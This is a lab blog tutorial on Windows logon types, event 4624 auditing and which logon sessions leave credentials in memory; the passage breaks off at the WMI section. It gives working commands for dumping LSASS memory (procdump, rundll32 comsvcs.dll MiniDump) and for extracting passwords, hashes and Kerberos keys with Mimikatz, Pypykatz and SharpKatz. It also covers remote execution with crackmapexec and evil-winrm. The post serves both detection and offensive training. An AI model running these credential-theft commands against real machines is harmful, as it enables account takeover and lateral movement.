

Fantastic Windows Logon types and Where to Find Credentials in Them

Updated: Feb 2, 2023

Hello All,

In this blog post we will explore and learn about various Windows Logon Types and understand how these logon type events are generated. We will also see if we can extract credentials from individual logon types. We will be using our [Active Directory Attack Defense Lab](#) for all the demos.

Table of Contents:

- [What is logon ?](#)
- [What is LSA ?](#)
- [Enable Logon Events](#)
- [What is LSASS ?](#)
- [Dump LSASS process memory](#)
- [Extract Credentials Offline \(On the attacker machine instead of the target machine\)](#)
- [How many types of logon are there? / Overview of Windows Logon Types](#)
- [Logon Type 2 : Interactive](#)
- [Logon Type 3 : Network](#)
- [Logon Type 4 : Batch](#)
- [Logon Type 5 : Service](#)
- [Logon Type 7 : Unlock](#)
- [Logon Type 8 : NetworkClearText](#)

- Logon Type 9 : NewCredentials
- Logon Type 10 : RemoteInteractive
- Logon Type 11 : CachedInteractive
- Logon Type 12 : CachedRemoteInteractive
- Logon Type 13 : CachedUnlocked
- References

What is logon ?

In simple words logon is a process of gaining access to local or remote systems using valid credentials. The user information is validated by Local Security Authority (LSA), incase of local account it will verify the information from Security Accounts Manager (SAM) database and incase of domain account it will verify the information from the Domain Controller.

We can read this [thread](#) from [Steve Syfuhs](#) to understand more about how the logon process works in background.

What is LSA ?

As per [Microsoft docs](#) "The Local Security Authority (LSA) is a protected system process that authenticates and logs users on to the local computer. In addition, LSA maintains information about all aspects of local security on a computer (these aspects are collectively known as the local security policy), and it provides various services for translation between names and security identifiers (SIDs)."

Now, let's see how we can enable the logon events and view the logon events in Windows.

Enable Logon Events

To capture the logon events we need to enable the "Audit Logon" setting from the Group Policy. Follow the below steps to enable the logs via Group Policy.

Domain Environment

- 1) Login to Domain Controller
- 2) Open Group Policy Management Console
- 3) Expand the Domain Object
- 4) Expand the Group Policy Objects
- 5) Right click on the Default Domain Policy and click on Edit (The policy that is applied to all the domain computers. It may differ in your environment)
- 6) Follow the below path to enable Audit Logon events.

Computer Configuration --> Windows Settings --> Security Settings --> Advanced Audit Policy Configuration --> Audit Policies --> Logon/Logoff --> Audit Logon

- 7) Select "Configure the following audit events:", "Success" & "Failure" Checkbox

Local Machine

- 1) Open Local Group Policy Editor
- 2) Follow the below path to enable Audit Logon events.

Computer Configuration --> Windows Settings --> Security Settings --> Advanced Audit Policy Configuration --> System Audit Policies - Local Group Policy Object --> Logon/Logoff --> Audit Logon

- 3) Select "Configure the following audit events:", "Success" & "Failure" Checkbox

In Windows we can use Event Viewer for viewing the events that are generated by various applications/processes etc. The logon events are considered as security event hence those are stored in "%SystemRoot%\System32\Winevt\Logs\Security.evtx" file. To view the events we can follow the below mentioned steps:

- 1) Right click on the Start button
- 2) Click on the Event Viewer

3) Expand the Windows Logs section

4) Click on Security

We can view all the Security Events on the right side. We can also filter the events using "Filter current log..." button from the Actions section.

The screenshot shows the Windows Event Viewer interface. In the left navigation pane, under 'Event Viewer (Local)', 'Windows Logs' is expanded, and 'Security' is selected. The main pane displays a list of security events with columns for 'Keywords', 'Date and Time', 'Source', 'Event ID', and 'Task Category'. Most events are 'Audit Success' type, with Event ID 4634 and Task Category 'Logoff'. The 'Actions' pane on the right contains various options like 'Open Saved Log...', 'Create Custom View...', and 'Filter Current Log...'. The 'Filter Current Log...' option is highlighted with a red box. A specific event (Event ID 4634) is selected and shown in a detailed view on the right, with fields for 'General' and 'Details'.

Event Viewer

Before jumping on the Windows Logon Types section, let's first discuss about various ways to dump the LSASS process memory. We can use this for extracting the credentials offline.

Note: If you are aware of the process of dumping LSASS process memory then you can script this section.

What is LSASS ?

As per [Microsoft docs](#) "The Local Security Authority Subsystem Service (LSASS) stores credentials in memory on behalf of users with active Windows sessions. The stored credentials let users seamlessly access network resources, such as file shares, Exchange Server mailboxes, and SharePoint sites, without re-entering their credentials for each remote service."

Dump LSASS process memory

There are multiple methods available to dump the LSASS process memory. We will cover few well known techniques as listed below. There are plenty of other methods that can be used to dump LSASS memory.


Note: We need administrator privileges to dump the LSASS process memory.

- 1) Using Task Manager
- 2) Using Procdump
- 3) Using COMSVCS.dll
- 4) Using Windows APIs / Syscalls

Using Task Manager

This is most simplest method to dump the LSASS process memory if we have GUI access on the machine. We can follow the below mentioned steps:

- 1) Right click on the Task Bar and click on Task Manager
- 2) 3) Click on More details
- 4) Search for "Local Security Authority Process" process in the Processes tab
- 5) Right click on "Local Security Authority Process" process and click on "Create dump file".



LSASS Memory Dump using Task Manager

The dump file is stored in the temp folder on the machine. In our case the file is stored at "C:\Users\STUDEN~1\AppData\Local\Temp" location.

Using Procdump

Procdump is a Microsoft signed binary which is a part of sysinternals suite. It is a command line utility used for monitoring CPU spikes for applications and for dumping running process memory.

We can download the Procdump file from Microsoft site . The file will be downloaded in the ZIP format. We can extract the file and follow the below mentioned steps to dump the LSASS process memory:

- 1) Start PowerShell / CMD with Administrators privileges.
- 2) Go to the Procdump directory.
- 3) Find the process id of the LSASS process.

4) Execute Procdump

We can use the Process Name or Process ID while dumping the LSASS process memory using Procdump. Procdump internally leverages MiniDumpWriteDump Windows API to dump the process memory.

```
.\\procdump.exe -ma lsass.exe lsass.dmp
```

```
PS C:\\Users\\student66\\Desktop> .\\procdump.exe -ma lsass.exe lsass.dmp  
ProcDump v9.0 - Sysinternals process dump utility  
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards  
Sysinternals - www.sysinternals.com  
[05:37:43] Dump 1 initiated: C:\\Users\\student66\\Desktop\\lsass.dmp  
[05:37:43] Dump 1 writing: Estimated dump file size is 43 MB.  
[05:37:43] Dump 1 complete: 43 MB written in 0.3 seconds  
[05:37:43] Dump count reached.  
PS C:\\Users\\student66\\Desktop>
```

LSASS Memory Dump using Procdump

```
Get-Process -Name LSASS
```

```
.\\procdump.exe -ma 608 lsass.dmp
```

```
PS C:\\Users\\student66\\Desktop> Get-Process -Name LSASS  
Handles NPM(K) PM(K) WS(K) CPU(s) Id SI ProcessName  
---- - - - - -  
1234 30 6992 42296 10.97 608 0 lsass  
  
PS C:\\Users\\student66\\Desktop> .\\procdump.exe -ma 608 lsass.dmp  
ProcDump v9.0 - Sysinternals process dump utility  
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards  
Sysinternals - www.sysinternals.com  
[05:40:39] Dump 1 initiated: C:\\Users\\student66\\Desktop\\lsass.dmp  
[05:40:40] Dump 1 writing: Estimated dump file size is 43 MB.  
[05:40:40] Dump 1 complete: 43 MB written in 0.3 seconds  
[05:40:40] Dump count reached.  
PS C:\\Users\\student66\\Desktop> -
```

LSASS Memory Dump using Procdump

Using COMSVCS.dll

Dynamic Link Library (DLL) is a file which contains the code and it can be loaded by the program to perform one or more actions during the run time. COMSVCS.dll is a Microsoft signed DLL that is present on the windows system. It contains an exported function MiniDumpW that internally leverages MiniDumpWriteDump Windows API. To successfully dump the LSASS process memory we need to pass 3 arguments

- 1) Process ID - Specify LSASS process id.
- 2) File path - Specify the path where we want to save the dump file.
- 3) DumpType - Specify the dump type in our case we will use full

We can follow the below mentioned step to dump the LSASS process memory using COMSVCS.dll:

- 1) Start PowerShell / CMD with Administrators privileges.
- 2) Find the process id of the LSASS process.
- 3) Use rundll32 to execute COMSVCS.dll file

```
Get-Process -Name LSASS
```

```
rundll32.exe comsvcs.dll, MiniDump 608 C:\Users\student66\Desktop\lsass.dmp full
```

```
PS C:\Users\student66\Desktop> Get-Process -Name LSASS
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
1220	30	6996	42300	11.02	608	0	lsass

```
PS C:\Users\student66\Desktop> rundll32.exe comsvcs.dll, MiniDump 608 C:\Users\student66\Desktop\lsass.dmp full
```

```
PS C:\Users\student66\Desktop> -
```

LSASS Memory Dump using COMSVCS.dll

Note: We can find more details about this technique on [Modexp blog](#).

Using Windows APIs / Syscalls

We can create our custom tool/script that will leverage Windows APIs or Syscalls for dumping the process memory. There are multiple such tools that are already present online such as mentioned below. This will be an exercise for the readers to use different tools for dumping the LSASS process memory using custom tool.

- 1) [Minidump](#)
- 2) [SharpDump](#)
- 3) [SharpMiniDump](#)
- 4) [ATPMiniDump](#)
- 5) [Dumpert](#)
- 6) [Out-Minidump.ps1](#)

Extract Credentials Offline (On the attacker machine instead of the target machine)

We can use tools such as [Mimikatz](#) and [Pypykatz](#) to parse the dump file offline (On the attacker machine instead of the target machine) and extract the credentials.

Using Mimikatz

We can use the below mentioned [Mimikatz](#) commands to parse the minidump file and extract the credentials.

```
privilege::debug  
sekurlsa::minidump C:\Users\student66\Desktop\lsass.dmp  
sekurlsa::ekeys
```

```
mimikatz 2.2.0 x64 (oe.eo)

#####
mimikatz 2.2.0 (x64) #19041 Jul  7 2021 15:03:58
## ^ ## "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # [privilege::debug]
Privilege '20' OK

mimikatz # [sekurlsa::minidump C:\Users\student66\Desktop\lsass.dmp]
Switch to MINIDUMP : 'C:\Users\student66\Desktop\lsass.dmp'

mimikatz # [sekurlsa::ekeys]
Opening : 'C:\Users\student66\Desktop\lsass.dmp' file for minidump...

Authentication Id : 0 ; 23257174 (00000000:0162e056)
Session           : RemoteInteractive from 5
User Name         : student66
Domain            : dccorp
Logon Server      : DCORP-DC
Logon Time        : 7/15/2021 5:24:21 AM
SID               : S-1-5-21-1874506631-3219952063-538504511-45144

* Username : student66
* Domain  : DOLLARCORP.MONEYCORP.LOCAL
* Password : (null)
```

Extract Credentials using Mimikatz

Using Pypykatz

We can use the below mentioned Pypykatz commands to parse the minidump file and extract the credentials.

```
pypykatz.exe lsa minidump C:\Users\student66\Desktop\lsass.dmp
```

```
C:\Users\student66\Desktop\shared>pypykatz.exe lsa minidump C:\Users\student66\Desktop\lsass.dmp
INFO:root:Parsing file C:\Users\student66\Desktop\lsass.dmp
FILE: ===== C:\Users\student66\Desktop\lsass.dmp =====
== LogonSession ==
authentication_id 23586001 (167e4d1)
session_id 0
username student66
domainname dcorp
logon_server DCORP-DC
logon_time 2021-07-15T12:38:17.287518+00:00
sid S-1-5-21-1874506631-3219952063-538504511-45144
luid 23586001

== LogonSession ==
authentication_id 23257174 (162e056)
session_id 5
username student66
domainname dcorp
logon_server DCORP-DC
logon_time 2021-07-15T12:24:21.342601+00:00
sid S-1-5-21-1874506631-3219952063-538504511-45144
luid 23257174
    == MSV ==
        Username: student66
        Domain: dcorp
        LM: NA
        NT: 37C00000000000000000000000000000000
        SHA1: 0000000000000000000000000000000000000000
        DPAPI: 0000000000000000000000000000000000000000
    == WDIGEST [162e056] ==
        username student66
        domainname dcorp
        password None
        password (hex)
    == Kerberos ==
        Username: student66
        Domain: DOLLARCORP.MONEYCORP.LOCAL
    == WDIGEST [162e056] ==
        username student66
        domainname dcorp
        password None
        password (hex)
```

Extract Credentials using Pypykatz


How many types of logon are there? / Overview of Windows Logon Types

Now, let's learn about various Windows Logon Types and understand how are these logon type events are generated. We will also see if we can extract credentials from individual logon types.

We can also get additional information from [Ultimate Windows Security Blog](#) and [Microsoft Docs](#).

Logon Type 2 : Interactive

Logon Type 2 event is generated when a user logon at the console of a machine.



Interactive Logon

Once we logon to the machine using Console, we can see in the below screenshot that the Logon Type 2 event gets generated.

Event Viewer

File Action View Help

Event Viewer (Local)

- Custom Views
- Windows Logs
 - Application
 - Security **(highlighted)**
 - Setup
 - System
 - Forwarded Events
- Applications and Services Logs
- Subscriptions

Security Number of events: 27,279 (!) New events available

Filtered: Log: Security; Source: ; Event ID: 4624. Number of events: 2,069

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	7/15/2021 7:48:32 AM	Microsoft Windows security auditing.	4624	Logon

Event 4624, Microsoft Windows security auditing.

General Details

An account was successfully logged on.

Subject:

Security ID:	SYSTEM
Account Name:	DCORP-STUDENT665
Account Domain:	dcorp
Logon ID:	0x3E7

Logon Information:

Logon Type:	2
Restricted Admin Mode:	-
Virtual Account:	No
Elevated Token:	No

Impersonation Level: Impersonation

New Logon:

Security ID:	dcorp\student66
Account Name:	student66
Account Domain:	dcorp
Logon ID:	0x18C6ED0
Linked Logon ID:	0x0
Network Account Name:	-
Network Account Domain:	-
Logon GUID:	{67ba2b24-8d4c-5d47-efd4-a072b3163dbc}

Process Information:

Process ID:	0x374
Process Name:	C:\Windows\System32\svchost.exe

Network Information:

Workstation Name:	DCORP-STUDENT66
Source Network Address:	127.0.0.1
Source Port:	0

Detailed Authentication Information:

Logon Process:	User32
----------------	--------

Interactive Logon Event

Now, let's see if we can extract the credentials from the memory.

In this post we will leverage 3 tools for credentials extraction.

- 1) Mimikatz - It is a tool written in C. It is one of the most common tools used for extracting credentials from the Windows system. (Note: We can also use Mimikatz PowerShell script.)
- 2) Pypykatz - It is a tool written in python that can also help us in extracting credentials from the system.
- 3) Sharpkatz - It is a tool written in C# for extracting credentials from the Windows system. (Note: We need to build the source code using visual studio or any other utility that can be used to build C# project.)

Using Mimikatz

We can use the below mentioned Mimikatz commands for extracting the credentials.

```
privilege::debug  
sekurlsa::ekeys
```

```
mimikatz 2.2.0 x64 (oe.eo)

Authentication Id : 0 ; 204353 (00000000:00031e41)
Session          : Interactive from 1
User Name        : student66
Domain           : dcorp
Logon Server     : DCORP-DC
Logon Time       : 7/15/2021 9:16:01 AM
SID              : S-1-5-21-1874506631-3219952063-538504511-45144

* Username : student66
* Domain   : DOLLARCORP.MONEYCORP.LOCAL
* Password : Es [REDACTED] sd
* Key List :
  aes256_hmac      5b [REDACTED] 04
  aes128_hmac      e9 [REDACTED] 5a
  rc4_hmac_nt       37 [REDACTED] 5d
  rc4_hmac_old      37 [REDACTED] 5d
  rc4_md4           37 [REDACTED] 5d
  rc4_hmac_nt_exp   37 [REDACTED] 5d
  rc4_hmac_old_exp  37 [REDACTED] 5d
```

Extract Credentials using Mimikatz

Using Pypykatz

We can use the below mentioned Pypykatz commands for extracting the credentials.

```
pypykatz.exe live lsa
```

```

== LogonSession ==
authentication_id 204353 (31e41)
session_id 1
username student66
domainname dccorp
logon_server DCORP-DC
logon_time 2021-07-15T16:01:07Z
sid S-1-5-21-1874506631-3219952063-538504511-45144
luid 204353
    == MSV ==
        Username: student66
        Domain: dccorp
        LM: NA
        NT: 37...15d
        SHA1: 09...72
        DPAPI: 39...69
    == WDigest [31e41] ==
        username student66
        domainname dccorp
        password None
        password (hex)
    == Kerberos ==
        Username: student66
        Domain: DOLLARCORP.MONEYCORP.LOCAL
        Password: Es...sd...00
        password (hex)45...
    == WDigest [31e41] ==
        username student66
        domainname dccorp
        password None
        password (hex)
    == DPAPI [31e41] ==
        luid 204353
        key_guid 6e...31
        masterkey c7...
        sha1_masterkey 96...

```

Extract Credentials using Pypykatz

Using Sharpkatz

We can use the below mentioned [Sharpkatz](#) commands for extracting the credentials.

SharpKatz.exe --Command ekeys

```

[*] Authentication Id   : 0;181335 (00000000:00181335)
[*] Session             : Interactive from 1
[*] UserName            : student66
[*] LogonDomain         : dccorp
[*] LogonServer          : DCORP-DC
[*] LogonTime            : 2021/07/15 10:17:36
[*] SID                 : S-1-5-21-1874506631-3219952063-538504511-45144
[*]
[*]     Key List
[*]     aes256_hmac      : 5b...04
[*]     aes128_hmac      : e9...
[*]     rc4_hmac_nt       : 37...
[*]     rc4_hmac_old      : 37...
[*]     rc4_md4           : 37...
[*]     rc4_hmac_nt_exp   : 37...
[*]     rc4_hmac_old_exp  : 37...

```

Extract Credentials using Sharpkatz

Logon Type 3 : Network

Logon Type 3 event is generated when a user logon at the machine over the network. Commonly for accessing shared resources. For example when we access a shared folder, connects to the machine via WinRM (Windows Remote Management protocol), PSRemoting (PowerShell Remoting) or using WMI (Windows Management Instrumentation) etc.

Accessing Shared Files/Folders

As per [Microsoft docs](#) "The Server Message Block (SMB) Protocol is a network file sharing protocol, and as implemented in Microsoft Windows is known as Microsoft SMB Protocol. The set of message packets that defines a particular version of the protocol is called a dialect. The Common Internet File System (CIFS) Protocol is a dialect of SMB. Both SMB and CIFS are also available on VMS, several versions of Unix, and other operating systems."

So when we connect to the SMB share it will generate Logon Type 3 event. We can see the same in the below screenshot wherein we are leveraging smbclient utility to list all the shared files/folders that are accessible to the student66 user on the remote machine.

```
smbclient -L 172.16.100.66 -U 'student66' -W dcorp
```

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
IPC\$	IPC	Remote IPC
shared	Disk	

SMB1 disabled -- no workgroup available

Access Shared Folder using SMBClient

Once we access the shared folder using SMBClient, we can see in the below screenshot that the Logon Type 3 event gets generated.

The screenshot shows the Windows Event Viewer interface. The left pane displays a tree view of logs: Event Viewer (Local), Custom Views, Windows Logs (selected), Application, Security, Setup, System, Forwarded Events, Applications and Services Logs, and Subscriptions. The right pane is titled 'Security' with the sub-tile 'Number of events: 27,353'. A filter bar at the top says 'Filtered: Log: Security; Source: ; Event ID: 4624. Number of events: 2,251'. Below the filter is a table with columns: Keywords, Date and Time, Source, Event ID, and Task Category. One row is selected, showing 'Audit Success' on 7/15/2021 at 10:12:25 PM from 'Microsoft Windows security auditing.' with Event ID 4624 and Task Category Logon. The main area below the table is titled 'Event 4624, Microsoft Windows security auditing.' and contains two tabs: General (selected) and Details. The General tab shows a single-line message: 'An account was successfully logged on.' The Details tab is expanded and shows the following information:

Subject:	Security ID: NULL SID
	Account Name: -
	Account Domain: -
	Logon ID: 0x0
Logon Information:	Logon Type: 3
	Restricted Admin Mode: -
	Virtual Account: No
	Elevated Token: Yes
Impersonation Level:	Impersonation
New Logon:	Security ID: dcorp\student66
	Account Name: student66
	Account Domain: dcorp
	Logon ID: 0x250FB1
	Linked Logon ID: 0x0
	Network Account Name: -
	Network Account Domain: -
	Logon GUID: (00000000-0000-0000-0000-000000000000)
Process Information:	Process ID: 0x0
	Process Name: -
Network Information:	Workstation Name: KALI
	Source Network Address: 172.16.99.66
	Source Port: 34214
Detailed Authentication Information:	Logon Process: NtLmssp

SMBClient Network Logon Event


Accessing the Machine using WinRM

As per [Microsoft docs](#) "Windows Remote Management is one component of the Windows Hardware Management features that manage server hardware locally and remotely. These features include a service that implements the WS-Management protocol, hardware diagnosis and control through baseboard management controllers (BMCs), and a COM API and scripting objects that allow you to write applications that communicate remotely through the WS-Management protocol."

To access the machine using WinRM we will leverage crackmapexec & Evil-WinRM tool.

Crackmapexec tool is written in python3 for post exploitation. We can download Crackmapexec tool from the [GitHub repo](#)


```
crackmapexec winrm 172.16.100.66 -u student66 -p Esxxxxxx -d dollarcorp.moneycorp.local -x whoami
```



```
(kali㉿kali)-[~]
$ crackmapexec winrm 172.16.100.66 -u student66 -p Esxxxxxx -d dollarcorp.moneycorp.local -x whoami
WINRM      172.16.100.66  5985   172.16.100.66  [*] http://172.16.100.66:5985/wsman
WINRM      172.16.100.66  5985   172.16.100.66  [+] dollarcorp.moneycorp.local\student66:Esxxxxxx (Pwn3d!)
WINRM      172.16.100.66  5985   172.16.100.66  [+] Executed command
WINRM      172.16.100.66  5985   172.16.100.66  dcorp\student66
```

Command Execution using Crackmapexec over WinRM

The above command will execute the whoami command by leveraging the Crackmapexec tool on the remote machine using Student66 user credentials. It will also generate the Logon Type 3 event. We can see the same in the below screenshot.



The screenshot shows the Windows Event Viewer interface. The left pane displays a tree view of logs, with the 'Windows Logs' node expanded, showing 'Application', 'Security', 'Setup', 'System', and 'Forwarded Events'. The right pane shows a list of events under the 'Security' tab, with a total of 27,361 events. A specific event is selected, filtered by 'Log: Security; Source: ; Event ID: 4624'. The event details are as follows:

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	7/15/2021 9:49:39 PM	Microsoft Windows security auditing.	4624	Logon

The event details pane shows the following information:

- General**: An account was successfully logged on.
- Subject**:
 - Security ID: NULL SID
 - Account Name: -
 - Account Domain: -
 - Logon ID: 0x0
- Logon Information**:
 - Logon Type: 3
 - Restricted Admin Mode: -
 - Virtual Account: No
 - Elevated Token: Yes
- Impersonation Level**: Impersonation
- New Logon**:
 - Security ID: dcorp\student66
 - Account Name: student66
 - Account Domain: dcorp
 - Logon ID: 0x21E1D2
 - Linked Logon ID: 0x0
 - Network Account Name: -
 - Network Account Domain: -
 - Logon GUID: {00000000-0000-0000-0000-000000000000}
- Process Information**:
 - Process ID: 0x0
 - Process Name: -
- Network Information**:
 - Workstation Name: KALI
 - Source Network Address: -
 - Source Port: -
- Detailed Authentication Information**:
 - Logon Process: NtLmSsp

WinRM Network Logon Event

Evil-WinRM tool is written in ruby for post exploitation. We can download the Evil-WinRM tool from [GitHub repo](#).

```
evil-winrm -i 172.16.100.66 -u 'dcorp\student66' -p 'Esxxxxxxxx'
```

```
└─(kali㉿kali)-[~]
$ evil-winrm -i 172.16.100.66 -u 'dcorp\student66' -p 'Esxxxxxxxx'

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\student66\Documents> whoami
dcorp\student66
*Evil-WinRM* PS C:\Users\student66\Documents>
```

Command Execution using Evil-WinRM over WinRM

We can see in the above screenshot that we have successfully gained access to the remote machine using Student66 user. It will also generate the Logon Type 3 event. We can see the same in the below screenshot.

The screenshot shows the Windows Event Viewer interface. The left pane displays a tree view of logs: Event Viewer (Local), Custom Views, Windows Logs (Application, Security, Setup, System, Forwarded Events), Applications and Services Logs, and Subscriptions. The right pane is titled 'Security' with 'Number of events: 27,301'. A filtered list shows 'Event ID: 4624. Number of events: 2,242'. The first event listed is 'Audit Success' on 7/15/2021 at 9:54:03 PM, from Microsoft Windows security auditing, with Event ID 4624 and Task Category Logon. The details pane below shows the event data:

```

An account was successfully logged on.

Subject:
  Security ID: NULL SID
  Account Name: -
  Account Domain: -
  Logon ID: 0x0

Logon Information:
  Logon Type: 3
  Restricted Admin Mode: -
  Virtual Account: No
  Elevated Token: Yes

Impersonation Level: Impersonation

New Logon:
  Security ID: dcorp\student66
  Account Name: student66
  Account Domain: dcorp
  Logon ID: 0x2332EA
  Linked Logon ID: 0x0
  Network Account Name: -
  Network Account Domain: -
  Logon GUID: {00000000-0000-0000-0000-000000000000}

Process Information:
  Process ID: 0x0
  Process Name: -

Network Information:
  Workstation Name: -
  Source Network Address: -
  Source Port: -

Detailed Authentication Information:
  Logon Process: NtLmssp

```

WinRM Network Logon Event

Accessing the Machine using WMI

